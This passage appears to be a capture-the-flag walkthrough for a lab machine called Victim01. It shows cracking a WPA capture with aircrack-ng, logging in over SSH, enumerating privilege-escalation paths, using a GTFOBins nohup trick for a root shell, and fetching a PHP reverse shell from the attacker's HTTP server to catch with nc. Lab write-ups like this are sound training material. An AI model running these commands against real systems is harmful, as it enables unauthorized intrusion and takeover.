
Yeah I did run aircrack-ng on the CAP file with rockyou file.

aircrack-ng WPA-01.cap -w /usr/share/wordlists/rockyou.txt

Yes, the password is p4ssword


ssh dlink@192.168.56.38        password: p4ssword

I made it a habit that as soon as I get a limited (or user shell), I do manually check all the low hanging fruits.

Such as

sudo -l

cat ~/.viminfo

crontab -l

history

find / -perm -u=s -type f 2>/dev/null

find / -perm 0777 -type f 2>/dev/null

find / -writable -type d 2>/dev/null

to name a few. If I don’t find anything then I use linpeas.sh and other scripts, by uploading those to /tmp folder of that limited user account.

We found something interesting.


https://gtfobins.github.io/gtfobins/nohup/

Note: kindly bookmark this website site. https://gtfobins.github.io/


nohup /bin/sh -p -c "sh -p <$(tty) >$(tty) 2>$(tty)"


yeah, we got the flag..

Method 2:

To check writeable directory

find / -writable -type d 2>/dev/null 

/var/www/bolt/public/files  it has the 777 permissions

If you have carefully read the output from nmap, you might have seen that the server is running PHP cli server. That means we can upload a php reverse shell.

Let’s do that..

On Kali Machine

I have downloaded and stored my shells and other tools at /opt

python -m SimpleHTTPServer 8000

On Victim01 Machine

cd /var/www/bolt/public/files/

wget 192.168.56.33:8000/php-reverse-shell.php

chmod +x php-reverse-shell.php


And also change the IP address and Port of your choice. Mine IP: 192.168.56.33 Port:1234

Let’s set up an nc setup on Kali Machine to receive a reverse connection from the Victim01 machine.


I tried to execute the PHP shell on the victim machine to get the reverse connection and I get a limited shell. However, when I try to view the PHP shell through the browser, I got a shell with root privilege. To be honest, I don’t know what is the primary reason behind it and I think I will need to explore more on this. However, I am gonna keep this in mind while I do shelling other boxes in the future.

yes, another way to get root!

That’s all guys 🙂